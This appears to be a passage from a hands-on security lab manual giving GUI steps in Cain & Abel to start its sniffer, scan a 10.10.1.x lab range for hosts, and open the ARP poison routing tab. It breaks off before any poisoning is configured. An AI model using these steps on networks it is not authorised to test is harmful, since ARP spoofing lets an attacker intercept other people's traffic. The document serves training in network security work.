
6. Click the **Start/Stop Sniffer** icon on the toolbar to begin sniffing.



7. The **Cain** pop-up appears with a **Warning** message, click **OK**.



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

8. Now, click the **Sniffer** tab.



9. Click the plus (**+**) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.
10. The **MAC Address Scanner** window appears. Check **the Range** radio button and specify the IP address range as **10.10.1.1-10.10.1.30**. Select the **All Tests** checkbox; then, click **OK**.



11. Cain & Abel starts scanning for MAC addresses and lists all those found.
12. After the completion of the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the screenshot.

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



13. Now, click the **APR** tab at the bottom of the window.
14. APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (**+**) icon.



